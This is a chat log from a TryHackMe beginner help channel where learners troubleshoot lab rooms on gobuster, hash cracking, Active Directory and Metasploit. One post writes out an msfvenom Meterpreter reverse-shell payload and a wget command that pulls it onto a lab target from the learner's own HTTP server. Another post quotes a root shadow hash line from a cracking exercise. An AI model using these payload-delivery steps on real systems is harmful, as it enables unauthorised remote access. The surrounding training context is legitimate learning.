this path takes so long but i love it holy peak
 jovial shale
hi guys, i've learned pre security and finished the first four rooms of cyber security 101:
- Start Your Cyber Security Journey
- Linux Fundamentals
- Windows and AD Fundamentals
- Command Line
Can you recommend me some suitable rooms to practice cz i feel rather bored when learning these tedious theories despite some labs in each rooms or maybe I don't have enough competency to solve any other challenge (CTF) and need to study more.
Anyway, thanks
woeful jungle
jovial shale
hi guys, i've learned pre security and finished the first four rooms of cyber se...
You finished all 3 Linux Fundamentals rooms ?
jovial shale
woeful jungle
You finished all 3 Linux Fundamentals rooms ?
yes
woeful jungle
jovial shale
yes
Check out this room then 🙂
https://tryhackme.com/room/linuxstrengthtraining

TryHackMe
Guided room for beginners to learn/reinforce linux command line skills
jovial shale
woeful jungle
Check out this room then 🙂
https://tryhackme.com/room/linuxstrengthtraining
hi, thanks for your help
i wonder why i can't find the above room unless clicking your link
how to find training room like this on thm
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5794)
 night swan
Boom! Fun room 🙂
Btw, Does anyone know of any places where you can practice various tools and pentesting?
I kind of miss being able to practice Nmap a thousand times, like in a CTF or something that resembles real-life scenarios, so you can be sure you understand the tool 100%?
The nmap room, i couldn't post a picture 🙁
woeful jungle
night swan
The nmap room, i couldn't post a picture 🙁
You need to verify to upload images , follow instructions from the link below to learn how to do so 🙂
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
woeful jungle
night swan
Boom! Fun room 🙂
Btw, Does anyone know of any places where you can practice v...
Btw this is a good room to practice network enumerations tools 🙂
https://tryhackme.com/room/netsecchallenge
 woeful jungle
jovial shale
hi, thanks for your help
i wonder why i can't find the above room unless clickin...
woeful jungle
jovial shale
hi, thanks for your help
i wonder why i can't find the above room unless clickin...
You can find more than 1000 rooms on hacktivities search page 🙂
https://tryhackme.com/hacktivities/search

TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!
native zephyr
firefox keeps crashing every damn minute
jovial shale
woeful jungle
You can find more than 1000 rooms on hacktivities search page 🙂
https://tryhack...
sorry, but even i typed exact name, i dont get the room 🙂
 night swan
woeful jungle
You can find more than 1000 rooms on hacktivities search page 🙂
https://tryhack...
night swan
woeful jungle
You can find more than 1000 rooms on hacktivities search page 🙂
https://tryhack...
Thanks! I must have looked wrong.
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5797)
night swan
woeful jungle
Btw this is a good room to practice network enumerations tools 🙂
https://tryhac...
Cool. Will look into. But i was looking more for a place with a lot of challenges specific for ‘Nmap’ or ‘wireshark’ so i could practice the same tools every week.
 safe bloom
Hello. Please can I get a personal tutor?
 main flame
safe bloom
Hello. Please can I get a personal tutor?
main flame
safe bloom
Hello. Please can I get a personal tutor?
For?
safe bloom
main flame
For?
Coding and others.
main flame
safe bloom
Coding and others.

safe bloom
main flame
<:waitwhat:438128157208608769>
You asked.

 gleaming orbit
Currently stuck on the gobuster lessons as I can’t get the service to restart. It also keeps erroring out when I try to enumerate www.offensivetools.thm (I’m assuming they’re tied together)

 woeful jungle
gleaming orbit
Currently stuck on the gobuster lessons as I can’t get the service to restart. I...
woeful jungle
gleaming orbit
Currently stuck on the gobuster lessons as I can’t get the service to restart. I...
Configure the settings per task instructions then run these commands to restart the service
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart

 native zephyr
im on the john the ripper basics
and im having issues with task 6
i dont understand how to crack it
i got the unshadowed.txt
||$6$Ha.d5nGupBm29pYr$yugXSk24ZljLTAZZagtGwpSQhb3F2DOJtnHrvk7HI2ma4GsuioHp8sm3LJiRJpKfIf7lZQ29qgtH17Q||
@woeful jungle help brotha
🙏
oh wait
i got it
i had to add the whole
||root:$6$Ha.d5nGupBm29pYr$yugXSk24ZljLTAZZagtGwpSQhb3F2DOJtnHrvk7HI2ma4GsuioHp8sm3LJiRJpKfIf7lZQ29qgtH17Q/JDpYM/:0:0::/root:/bin/bash||
woopsies
silly me
sorry KGB for the ping
 boreal zodiac
gleaming orbit
Currently stuck on the gobuster lessons as I can’t get the service to restart. I...
boreal zodiac
gleaming orbit
Currently stuck on the gobuster lessons as I can’t get the service to restart. I...
you will have to put in the MACHINE_IP offensivetools.thm www.offensivetools.thm on the attackbox hosts file, that resolves mine when I was stucked in this room
native zephyr
is there a room to practice john the ripper?
and also is there a room to practice cryptography cause that stuff's confusing asl
native zephyr
my msfconsole doesnt launch after i tried doing the eternalblue vulnerability
i'm going to sleep, hopefully someone helps me while im sleeping so i wake up to an answer
can't be arsed
 loud creek
Please I'm new in this discord and I just started my cyber security journey
Can anyone please share a room to practice
woeful jungle
loud creek
Please I'm new in this discord and I just started my cyber security journey
Can...
Follow this path 🙂
https://tryhackme.com/resources/blog/free_path
TryHackMe
With free learning content accessible to all, we're making it easier to break into and upskill in cyber security!
royal timber
Hey guys, need a little bit of help in the Gobuster Basics module. So i've enumerated the dirs in the website, and found the pontetional directory that i had to ||/secret|| when i went further to investigate it i found the ||/.htpasswd.js|| file, which i think might contain the flag. The only problem is that i cannot access it because its restricted. I tried to do an SSRF in the ||/secrets|| dir with no luck. I was so desparate, that i tried bruteforcing creds with Hydra on /joomla/index.php also with no luck. Anything I missed?
night swan
I am not great at math, but i got through it and can se how this is valueable knowledge.
 woeful jungle
night swan
I am not great at math, but i got through it and can se how this is valueable kn...
woeful jungle
night swan
I am not great at math, but i got through it and can se how this is valueable kn...
Great job , congrats 🙂 🚀
woeful jungle
royal timber
Hey guys, need a little bit of help in the Gobuster Basics module. So i've enume...
Can you provide some shots of your issue please ?
royal timber
woeful jungle
Can you provide some shots of your issue please ?
Thanks, already got it
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5813)
 sullen olive
Hello! I am doing the GoBuster Basicas room. For some reason, I am unable to find the subdomains. Can anyone please help? I dont understand where I am going wrong


vhost enumeration works but it is still off by one:
 royal timber
sullen olive
vhost enumeration works but it is still off by one:
royal timber
sullen olive
vhost enumeration works but it is still off by one:
Well i mean vhost is correct, because the basic dns enum gives you the same output, you just don't include the duplicates, so in this case instead the 2x www. subdomains you count it as 1. But i have no clue why isn't the dns enum working. Have you correctly set up the nameserver and dnsmasq?
woeful jungle
sullen olive
Hello! I am doing the GoBuster Basicas room. For some reason, I am unable to fin...
I can see that you found 4 subdomain here , what's the issue 🙂 ?
sullen olive
royal timber
Well i mean vhost is correct, because the basic dns enum gives you the same outp...
I see, thanks a lot! Yes I have set up dnsmasq, but it was showing some error when I restart so chatgpt told me to Edit /etc/dnsmasq.conf (Make sure it uses a different port than systemd-resolved (e.g., 5353) and references the upstream file)
olive fogBOT
Gave +1 Rep to @royal timber (current: #3078 - 1)
sullen olive
woeful jungle
I can see that you found 4 subdomain here , what's the issue 🙂 ?
That one is using vhost not dns
sullen olive
sullen olive
I see, thanks a lot! Yes I have set up dnsmasq, but it was showing some error wh...
After doing this, I did a restart and it worked
sullen olive
sullen olive
I see, thanks a lot! Yes I have set up dnsmasq, but it was showing some error wh...
Seems like this was the issue
sullen olive
woeful jungle
Configure the settings per task instructions then run these commands to restart ...
Using this worked, thanks a lot
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5814)
 vocal swallow
I'm doing the gobuster room and for some reason when i do "gobuster dir -u "http://www.offensivetools.thm" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -r", it gives me a 404
task 4 question 2
It cant connect to the URL
royal timber
vocal swallow
I'm doing the gobuster room and for some reason when i do "gobuster dir -u "http...
Have you configured correctly the dnsmasq? There is a workaround when you restart the /etc/init.d/dnsmasq service it usually fails, KGB posted a good workaround try it with that
royal timber
woeful jungle
Configure the settings per task instructions then run these commands to restart ...
this one
vocal swallow
sullen olive
Hello! I am doing the GoBuster Basicas room. For some reason, I am unable to fin...
I have the same issue
gobuster dns -d offensivetools.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
I use this command
is it wrong??
woeful jungle
vocal swallow
I have the same issue
Can you provide a screenshot 🙂 ?
vocal swallow
sullen olive
Hello! I am doing the GoBuster Basicas room. For some reason, I am unable to fin...
Look at the first screenshot
It’s looked exactly like that
 ashen grove
hello
royal timber
ashen grove
hello
Hey👋
royal timber
vocal swallow
Look at the first screenshot
In that case try restarting the vm and set the nameserver again. Than restart the dnsmasq service as mentioned above sometimes it errors out so you have to do the workaround by disabling and stopping systemd-resolved and then restarting the /etc/init.d/dnsmasq. If you get no output from gobuster it means it wasn't able to find the dns name offensivetools.thm. But a screenshot would help a lot more.
 gilded pendant
hey yall, i'm doing the gobuster basics.
root@ip-10-201-26-83:~# /etc/init.d/dnsmasq restart
Restarting dnsmasq (via systemctl): dnsmasq.serviceJob for dnsmasq.service failed because the control process exited with error code.
See "systemctl status dnsmasq.service" and "journalctl -xe" for details.
it gives me this error
i followed the instructions properly
nvm, found the solution on yt:
*Hello Paul, I could not restart either (port 53 was in use). In order to be able to restart, I stopped systemd-resolved before the dnsmasq restart and started it after the dnsmasq restart:
sudo systemctl stop systemd-resolved
/etc/init.d/dnsmasq restart
sudo systemctl start systemd-resolved
After that I was able to do the exercise*
 livid wigeon
gilded pendant
nvm, found the solution on yt:
*Hello Paul, I could not restart either (port 53...
livid wigeon
gilded pendant
nvm, found the solution on yt:
*Hello Paul, I could not restart either (port 53...
thank you i was having the same problem right now thanks for the info
olive fogBOT
Gave +1 Rep to @gilded pendant (current: #3082 - 1)
night swan
This was a tough one! But i managed to get through it and understand a lot.
Also while having fun!
Great room.

 gilded pendant
livid wigeon
thank you i was having the same problem right now thanks for the info
gilded pendant
livid wigeon
thank you i was having the same problem right now thanks for the info
You're welcome! I see you're a fellow Psyduck fan
livid wigeon
gilded pendant
You're welcome! I see you're a fellow Psyduck fan <:kekw:658061932577816606>
Yes yes
dapper violet
Hello everyone
For some reason i not being able to reach my flag using this commands

What am i doing wrong?
Gzus
Im dumb af
Oh no i thought that i was writing wrong
And i was
It was flag not file 😭
woeful jungle
night swan
This was a tough one! But i managed to get through it and understand a lot.
Als...
Congrats , great job 🙂 🚀
woeful jungle
dapper violet
Hello everyone
For some reason i not being able to reach my flag using this comm...
Try with flag.html not file.html
file.html is given just as an example in task
 paper quarry
I have joined this server recently but feeling difficult to navigate properly
How can I connect with a learning buddy?
woeful jungle
paper quarry
I have joined this server recently but feeling difficult to navigate properly
H...
What exactly are you having trouble with 🙂 ?
jovial shale
I am at metasploit: exploitation, task 6 msfvenom
I carefully set up everything but after running reverse shell in remote machine, session in my attack box immediately established and then died
Did I miss or misconfigured anything, I've checked and even read writeup but got nothing, the problem remains
Thanks in advance for you guidance.

 wary leaf
jovial shale
I am at metasploit: exploitation, task 6 msfvenom
I carefully set up everything ...
wary leaf
jovial shale
I am at metasploit: exploitation, task 6 msfvenom
I carefully set up everything ...
i forgot what exactly it was what i did here (i remember the attackbox being buggy), but you can dm me if you want, with all the steps you take
night swan
night swan
jovial shale
I am at metasploit: exploitation, task 6 msfvenom
I carefully set up everything ...
I am not there yet unfortunately. I will respond when i get there.
Quite easy actually and fun!!!


 fickle forge
Hello Guys
Do you recommend taking this course for a beginner.
If so how do you suggest on taking(completing) it . In order to learn and master it
woeful jungle
night swan
Boom! Nice.
Congrats , great job 🙂 🚀
woeful jungle
fickle forge
Hello Guys
Do you recommend taking this course for a beginner.
Of course , you can also check out this article if you are on beginning of your journey 🙂
https://tryhackme.com/resources/blog/free_path
TryHackMe
With free learning content accessible to all, we're making it easier to break into and upskill in cyber security!
 wild orbit
Hi! I have this question : "Check how many results you get when searching for learn hacking. At the time of writing, we got 1.5 billion results when searching on Google."
But when I check on google, I have like 632 millions hits and it doesn't accept it :/
Maybe it's because I'm in Quebec? So there is less hits?
woeful jungle
wild orbit
Hi! I have this question : "Check how many results you get when searching for le...
That's a bug on THM's side. Delete everything from answer box and just click check answer
That question doesn't actually require an answer 🙂
 marble mesa
Hi everyone, currenlty having issues with Active Directory Basics - Task 4
I've followed through and given Phillip access and pressed finished,
logged into Phillip and opened powershell to copy the powershell script. but comes up with this
Get -Process: a positonal parameter cannot be found that accepts argument 'Set-ADAccountPassword '.
Edit: found it issue - dont copy pasta everything from powershell and read what is being copied...
torpid yoke
woeful jungle
That question doesn't actually require an answer 🙂
Hahaha
jovial shale
night swan
nice bro, keep going
night swan
 viral berry
night swan
viral berry
night swan
Nice I’m at the same spot! Just got to finish Moniker Link 
 jovial dirge
Hey yall Im on the Networking Core Protocols room and for some reason I am unable to telnet into the host required to complete the question on the HTTPS sections
It keeps timing out and I am not sure what I am doing wrong, I've simply done:
telnet 10.201.39.172 80
and also tried,
telnet
then
open 10.201.39.172 80
neither of these worked and both timed out, am I doing something wrong?
Okay nvm, I think I didn't properly launch the attack box, and was also trying to run this command from a different device than I was doing the room on. Not sure how that might be the issue but let me give it a try on the same device from the attack box
 full cove
hello aspiring hackers, time to join this room for the cs_101_path
hmm probably a bug
just started this path and already completed certification
 woeful jungle
jovial dirge
It keeps timing out and I am not sure what I am doing wrong, I've simply done:
...
woeful jungle
jovial dirge
It keeps timing out and I am not sure what I am doing wrong, I've simply done:
...
can you provide a shot please ?
You need to send a request before a connection times out
jovial dirge
I was able to get it figured out, someone told me that WSL acts funny with certain networking situations and also the main issue was that I was trying to access the host from a different machine which means it wasn’t using the THM vpn, thank you tho! @woeful jungle
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5843)
hot rivet
Hey, wanna pick some brains/get some thoughts around CAPA. I get how it works and what it is for, that is easy enough to understand, does anyone else struggle getting their heads around namespaces, capabilities and rules? I find it difficult understanding that specific part. I get it like categorises to some extent? IDK it just doesn't click in my head, how important is it to understand these parts?
royal timber
hot rivet
Hey, wanna pick some brains/get some thoughts around CAPA. I get how it works an...
Well if you want to do OffSec not really. If you are all in malware analysis or blue teaming you should at least know where to look to find the important stuff. You can always look up different namespaces, capabilities etc… the important part is knowing how does the tool work and what do you use it for.
night swan
jovial dirge
Okay nvm, I think I didn't properly launch the attack box, and was also trying t...
This is often the problem for me aswell😂
full cove
verify your account with THM token and you can insert images here without links
 terse herald
I have been having a problem with the windows command line task 3. And the question about the ipsubmask is giving me trouble

It seems that the ip submarine doesn't fit into the answer box. I don't want to answer but am I just missing something or is this a bug? Also I was trying to ping example.com but it didn't send anything back
woeful jungle
terse herald
I have been having a problem with the windows command line task 3. And the quest...
scroll up a bit
 mystic roost
Greetings all.
I’m still brand new to THM , going through Cybersecurity 101. I just finished Hashing and moving on to John the Ripper. Somewhere along the lines I’ve lost the ability to copy and paste between the workbook and the integral VM. I’ve closed, reopened, clear cache/cookies… went incognito and read the help file the talked about Ctrl+shift+C but none seem to be working. I’ve even changed entire computers... so I think it’s something I did somewhere in my THM profile? The behavior I’m experiencing is strange... for example: if I try and highlight a section of text in the VM and right click, it’ll instantly copy/paste and append to whatever’s in the CMD. If I select a section of text and attempt Ctl+C I get presented with a C^ in the CMD. Nothing ever makes across platforms like it once did before. Any ideas/ suggestions? Thanks in advance!
hot rivet
mystic roost
Greetings all.
I’m still brand new to THM , going through Cybersecurity 101. I j...
Try using fullscreen mode in the bottom left (assuming you are on split screen mode right now?) It'll open a new window in full screen mode and should ask you if youd like copy and pasting to be enabled and say yes
 dusty bone
I'm stuck with the last hash to crack in Hashing Basics room
dusty bone
So yeah, obviously you can do it with an online rainbow table, but don't know how to do the last with hashcat or john the ripper, maybe cause the password list used doesn't have the password
hot rivet
I cannot 100% remember that room but I did do it. I think part of it maybe to show you that you can use the online tool if hashcat or John isn't working. Unless someone responds before me, ima load up my computer and take a little look to jog my memory:)
hot rivet
dusty bone
So yeah, obviously you can do it with an online rainbow table, but don't know ho...
Do tou have the room link pls
dusty bone
hot rivet
Do tou have the room link pls
https://tryhackme.com/room/hashingbasics
Task 6. The last.
I did it with a rainbow table web, the three previous can be done with hashcat, but the last not.

TryHackMe
Learn about hashing functions and their uses in password verification and file integrity checking.
Yes, I guess they want you to see that you can do that if hashcat doesn't work.
Cause in the next room. About John the Ripper, all passwords works with John
hot rivet
At the end of the day, in my opinion, there is nothing wrong using an easier method if it works and is faster but the practice on the tool is equally valuable 🤷♂️ anyways ill take a look when I have time and let you know anything different if at all
dusty bone
Yeah, but my question is if can be done with the tool. The previous three were possible, but this the last I don't know
The hint itself says you will need an online tool to do it. So i don't know if they want you to use the rainbow table or other thing
hot rivet
dusty bone
The hint itself says you will need an online tool to do it. So i don't know if t...
Ah so yeah you can only do it with the online tool then is what it is trying to say. You could essentially still do it with the tool but the only reason it isn't working is because the password list they give you default cannot find the password on the list. You could try again but try with some other password lists which you may be able to find around google. Also be sure you are using the correct hash. 🙂
 woeful jungle
night swan
woeful jungle
night swan
Great job , keep it up 🙂
main flame
when i try to open the vm for the windows command line room it opens a linux vm?
oh wait nvm got it

 spiral kelp
anyone knows how to fix this, because when i try to follow the gobuster room i got stuck here
 native zephyr
uhh yea i had a fix for that lemme check
sudo systemctl stop systemd-resolved
sudo systemctl disable systemd-resolved
there
do them in order
sudo systemctl stop systemd-resolved
then
sudo systemctl disable systemd-resolved
then restart dnsmasq
woeful jungle
spiral kelp
anyone knows how to fix this, because when i try to follow the gobuster room i g...
Configure the settings per task instructions then run these commands to restart the service
sudo systemctl disable systemd-resolved sudo systemctl stop systemd-resolved /etc/init.d/dnsmasq restart
or add that domain and subdomain to /etc/hosts
viral frigate
Hello! Task 6 in Hashing, is it suppose to take a long time using hashcat? (I must be doing something wrong)
I am using rockyou.txt passwords, is this intended?
Maybe I did the hashtype wrong, anyway, how do I decide which hashtype to use? Bcryp, pe., as a ton of hashtypes
(that was the issue. However in hashcat when looking for Bcrypt I find 3200, 25600, etc... . How do I properly decide?)
 main birch
viral frigate
Hello! Task 6 in Hashing, is it suppose to take a long time using hashcat? (I mu...
viral frigate
main birch
viral frigate
Hello! Task 6 in Hashing, is it suppose to take a long time using hashcat? (I mu...
viral frigate
How about hashcat? (Just curious)
main birch
https://hashcat.net/wiki/doku.php?id=example_hashes
Use ctrl+F and search for the specific thing you're looking for
main birch
viral frigate
How about hashcat? (Just curious)
i think mine took quite a minute to crack one or two of the answers, just wait and let it do its thing. if you didnt get any error messages its working
viral frigate
alright, :)
dapper violet
Hey everyone i just finished this ctf, but i wasn't able to do a single step without a walkthrough, wich learning path do you recommend me?

 inner onyx
Hello everyone! How can I extract a txt file from an image file? I can't use steghide or binwalk
torpid yoke
mystic roost
Greetings all.
I’m still brand new to THM , going through Cybersecurity 101. I j...
Are u feeling that u can do something legit now😅
night swan
night swan
dapper violet
Hey everyone i just finished this ctf, but i wasn't able to do a single step wit...
Don't be sad, it is absolutely recommended to do ctfs with walkthroughs at first.
just write really good notes and walkthroughs for yourselfs and do them later on your own
dapper violet
night swan
Don't be sad, it is absolutely recommended to do ctfs with walkthroughs at first...
I appreciate your message 🙏
woeful jungle
viral frigate
Hello! Task 6 in Hashing, is it suppose to take a long time using hashcat? (I mu...
If you're using attackbox or some vm try to use john instead of hashcat . Hashcat requires more resources
woeful jungle
inner onyx
Hello everyone! How can I extract a txt file from an image file? I can't use ste...
Which room ?
woeful jungle
dapper violet
Hey everyone i just finished this ctf, but i wasn't able to do a single step wit...
This one definitely 🙂
https://tryhackme.com/path/outline/cybersecurity101

TryHackMe
Are you new to cyber security and not sure where to start? This pathway will help you acquire the core skills required to start your cyber security journey.
inner onyx
woeful jungle
Which room ?
Thank you, I resolved it. The room is -> Wireshark: the basics. Steganography wasn't necessary 😅
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5859)
dusty bone
Metasploit is good, but a bit overwhelming
dusty bone
 night swan
dusty bone
night swan
dusty bone
Awesome dude! You go
night swan
dusty bone
Metasploit is good, but a bit overwhelming
Just need to learn it


 torpid yoke
I done windows powershell 😮💨
woeful jungle
torpid yoke
I done windows powershell 😮💨
Congrats 🙂 🚀
torpid yoke
woeful jungle
Congrats 🙂 🚀
night swan
 sullen olive
Hello, I just completed this path. Any suggestions on challenges i am eligible to solve after doing this?
I think there should be challenges linked to every path for practice
spiral kelp
hello i want to ask why my attack box very lagging
woeful jungle
sullen olive
Hello, I just completed this path. Any suggestions on challenges i am eligible t...
This one 🙂
https://tryhackme.com/room/basicpentestingjt

TryHackMe
This is a machine that allows you to practise web app hacking and privilege escalation
sullen olive
woeful jungle
This one 🙂
https://tryhackme.com/room/basicpentestingjt
Thanks a lot! Would you recommend that I keep on working for more challenges or just continue on the next learning path
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5870)
sullen olive
sullen olive
Thanks a lot! Would you recommend that I keep on working for more challenges or ...
Or should I start preparing for some examination like Pentenst+
woeful jungle
sullen olive
Thanks a lot! Would you recommend that I keep on working for more challenges or ...
Continue learning while practicing with some guided challenges like this one on the side
sullen olive
woeful jungle
Continue learning while practicing with some guided challenges like this one on ...
okay thanks
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5871)
night swan
night swan

 knotty void
Hi guys, trying Metasploit: Exploitation Task 6. Cannot get to download from the target machine the shell.elf that is on my machine. I am using my own Kali VM. I have done the following:
My machine:
msf6 > msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST={MY-MACHINE-IP} LPORT=4444 -f elf > shell.elf
python3 -m http.server 9000 (from the location where my shell.elf is)
From target machine after ssh:
sudo su
wget http://{MY-MACHINE-IP}:9000/shell.elf
I get the following:
Connecting to {MY-MACHINE-IP}:9000... failed: Connection timed out.
Retrying.
Is there anything else I need to do? I can see the file if I simply type in the IP and port in the browser. Thanks,
torpid yoke
Networking moduls are so boring and mind bending 🥲
woeful jungle
knotty void
Hi guys, trying Metasploit: Exploitation Task 6. Cannot get to download from the...
Can you provide some screenshots please 🙂 ?
mystic roost
Thanks @hot rivet ,, that did do the trick in full screen mode.. but how can I get it to be side by side and copy/paste?
olive fogBOT
Gave +1 Rep to @hot rivet (current: #2040 - 2)
woeful jungle
mystic roost
Thanks <@626437236019298314> ,, that did do the trick in full screen mode.. bu...
You can use clipboard 🙂 https://cdn.discordapp.com/attachments/522158539129618453/1336120736753913977/clipboard.gif?ex=68acf5e7&is=68aba467&hm=bbcf7f1f3dc708777ac12327b619ec3ead0c1d22b1dd5760578e9bd04e63ceaa&
 knotty void
woeful jungle
Can you provide some screenshots please 🙂 ?
knotty void
woeful jungle
Can you provide some screenshots please 🙂 ?
No errors, just not able to establish a connection


 spiral prism
Wireshark is so confusting to navigate
 long cape
spiral prism
Wireshark is so confusting to navigate
long cape
spiral prism
Wireshark is so confusting to navigate
100%
But way less confusing than the tcpdump advanced filtering
spiral prism
long cape
But way less confusing than the tcpdump advanced filtering
Yeah ill get there.
long cape
Good luck with that ! But after that it gets really interesting
spiral prism
Well the ultimate goal is getting the certification of Jr penetration tester later on.
woeful jungle
knotty void
No errors, just not able to establish a connection
try to download in /tmp dir
night swan
knotty void
woeful jungle
try to download in /tmp dir
In the tmp folder did not work. What did the trick was running sudo ufw allow 9000/tcp
knotty void
Apparently it is an implicit deny all rule from a fresh installation
acoustic cradle
Can anyone help with the Moniker Link task. need help with setting up responder...ChatGPT's got me running around in circles
woeful jungle
acoustic cradle
Can anyone help with the Moniker Link task. need help with setting up responder....
What's the issue 🙂 ? Can you please verify and upload shots of your script ?
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
 crisp cairn
acoustic cradle
Can anyone help with the Moniker Link task. need help with setting up responder....
crisp cairn
acoustic cradle
Can anyone help with the Moniker Link task. need help with setting up responder....
I won't reccomend asking chatgpt tbh
I just finished the room a couple minutes ago
you still need help?
crisp cairn
acoustic cradle
Can anyone help with the Moniker Link task. need help with setting up responder....
from what I'm guessing is you need to keep responder running in the background, I recommend you have two terminals in the attackbox
night swan
crisp cairn
from what I'm guessing is you need to keep responder running in the background, ...
This.
I had 3 terminal tabs running.
@acoustic cradle what is the issue
long cape
Just finished the Metasploit module, that’s a lot of info ! I would say it’s probably missing a little part on the advanced search filters to help us beginners navigate ! But beside that it’s great
 sweet fossil
im in linux 2 task 6 the attack box says cant connwct to a server? ive booted kali and the ubuntu os the file system isnt the same as the video?
full cove
hello all, someone can explain me what im doing wrong?


i noticed i used flag.com but tried with flag.html and same issue
full cove
thanks anyway, i had to hit ENTER x2 after the Host . Solved
spiral prism
The servers have to be down becuase my tests in these attackboxs are being blocked and not running
 vital isle
In the previous task, you found a marvellous treasure carefully hidden in the target machine. What is the hash of the file that contains it?
71FC5EC11C2497A32F8F08E61399687D90ABE6E204D2964D..._____________
can anyone know the answer or how to solve it
help me out giis . this is under the powershell module which comes under cyber-security101 path
 lavish trellis
vital isle
In the previous task, you found a marvellous treasure carefully hidden in the ta...
lavish trellis
vital isle
In the previous task, you found a marvellous treasure carefully hidden in the ta...
just above that question, the room material introduces a "cmdlet for generating file hashes": that is the one to use
 coarse mica
Hello Team,
I cannot connect to with password (Room of Powershell in cybersecurity 101) somme can help me please
woeful jungle
coarse mica
Hello Team,
Can you please verify and provide some shots 🙂 ?
magic rapidsBOT
Discord: How Do I Verify My TryHackMe Account?
coarse mica
this is link : https://tryhackme.com/room/windowspowershell
coarse mica
woeful jungle
Can you please verify and provide some shots 🙂 ?
i can't uploard image
coarse mica
woeful jungle
Can you please verify and provide some shots 🙂 ?
Thank you KGB i get it 😉
olive fogBOT
Gave +1 Rep to @woeful jungle (current: #1 - 5890)
 exotic oriole
Hello,
for me Metasploit: Exploitation -> Task 5 does not work. When exploiting I get the error: An SMB Login Error occurred while connecting to the IPC$ tree.
There is no way around it. I tried with and without credentials, a different port (139), but it does not seem to work. When I use the sbm_login I am successfull when trying to login with u: pen** pw: le*****. Am I just dumb or is the system not working correctly atm?
Also I used a guide and I did exactly the same as the guide and still the same problem. Please help. Drained like 3h of my time already
ok for anybody having this problem. You have to close your first machine from task 2 and restart it on task 5.. thats actually cruel and bad design, because when you come to that task the button is grey
 mystic halo
Hi new here
 fluid tartan
Hey, can someone please help me. THERE DOESN'T SEEM TO BE ANY TASKS IN THE "SHELL OVERVIEW" ROOM. I BELIEVE THAT IT IS A PROBLEM ON THEIR END, CAN SOMEONE PLEASE FIND OUT WHAT THE ISSUE IS.
The path to that room is, "Room Banner
Cyber Security 101
Offensive Security Tooling
Shells Overview"
 barren lintel
Hello Everybody,
i am bei the Active Directory room
i dont know how to connect to phillips PC can some one help?

what do i have to write in the computer field?
@woeful jungle i bet you can help me out 🙏🏻
woeful jungle
fluid tartan
Hey, can someone please help me. THERE DOESN'T SEEM TO BE ANY TASKS IN THE "SHEL...
Probably not a problem on THM end , can you provide a shot of what you're doing ?
woeful jungle
barren lintel
Hello Everybody,
i am bei the Active Directory room
i dont know how to connec...
Use remmina on AttackBox to connect
You can't connect from that machine since you are already on it 🙂
barren lintel
woeful jungle
You can't connect from that machine since you are already on it 🙂
i need a passwort if i want to use remmina on the attackbox 🤔
 woeful jungle
barren lintel
i need a passwort if i want to use remmina on the attackbox 🤔
woeful jungle
barren lintel
i need a passwort if i want to use remmina on the attackbox 🤔
You can ignore that just click x
barren lintel
okay thank you
but i have never used remmina so i am little bit confused about it
is this right so far?
 barren lintel
or can you maybe provide a small guide for Task 4 how i do it right and help me to understand what i am missing
woeful jungle
barren lintel
okay thank you
but i have never used remmina so i am little bit confused about...
Server is the target ip
torpid yoke
How can I copy from the browser-based machine to my browser? ctrl+shift+c isn't working, also connecting to the machine via ssh (ssh user@machine-ip) isn't working
woeful jungle
torpid yoke
How can I copy from the browser-based machine to my browser? ctrl+shift+c isn't ...
 barren lintel
i cannot run the powershell command on this task
i am sure i did it right
i gave phillip this permission and i did i 10 more times
is it a bug maybe?


then i click finish and still doesen't work.. 🤔

it has to be a bug
 cyan hemlock
lavish trellis
just above that question, the room material introduces a "cmdlet for generating ...
cyan hemlock
lavish trellis
just above that question, the room material introduces a "cmdlet for generating ...
Hash produced by the cmdlet was wrong but woth internet I managed to get in
woeful jungle
barren lintel
i gave phillip this permission and i did i 10 more times
is it a bug maybe?
Now go to attackbox > remmina > connect as phillip over rdp
lavish trellis
cyan hemlock
Hash produced by the cmdlet was wrong but woth internet I managed to get in
this command worked for me: get-filehash <filename> -Algorithm sha256
cyan hemlock
barren lintel
then i click finish and still doesen't work.. 🤔
Re enter the cmdlet correctly and check you typos and then through rdp service in system in vm you have to connect to that account by entering thm/sophie as username and password you changed and new password then re enter again for confirmation . Now you all set
cyan hemlock
lavish trellis
this command worked for me: `get-filehash <filename> -Algorithm sha256`
I tried even that but failed . No worries i finished that room
I managed woth internet
lavish trellis
barren lintel
then i click finish and still doesen't work.. 🤔
your delegation seems to be wrong, as you should get this at the end as per first screenshot
to have it right, make sure you right-click on Sales when you start the delegation, as per green rectangle in second screenshot that comes from room material

 barren lintel
lavish trellis
your delegation seems to be wrong, as you should get this at the end as per firs...
barren lintel
lavish trellis
your delegation seems to be wrong, as you should get this at the end as per firs...
Thank you man you are the first one who recognized my mistake
you helped me out a lot thanks brother 👍 😄
olive fogBOT
Gave +1 Rep to @lavish trellis (current: #13 - 744)
barren lintel
how do i open the flag?
 lavish trellis
barren lintel
how do i open the flag?
lavish trellis
barren lintel
how do i open the flag?
in DOS, you use the type command
barren lintel
i tried but nothing happens
by the way does anybody know how to fix the terminal now? 😅

@lavish trellis
lavish trellis
barren lintel
i tried but nothing happens
by the way does anybody know how to fix the termi...
because flag.txt has 0 byte, i. e. is empty
barren lintel
lavish trellis
because `flag.txt` has 0 byte, i. e. is empty
okay but what is the answer to that question then?
lavish trellis
barren lintel
i tried but nothing happens
by the way does anybody know how to fix the termi...
about the terminal not responding, I would start with Ctrl-C?
barren lintel
lavish trellis
about the terminal not responding, I would start with Ctrl-C?
you are a legend
lavish trellis
barren lintel
okay but what is the answer to that question then?
maybe flag.txt empty is a bug
you are in the right directory, right?
lavish trellis
barren lintel
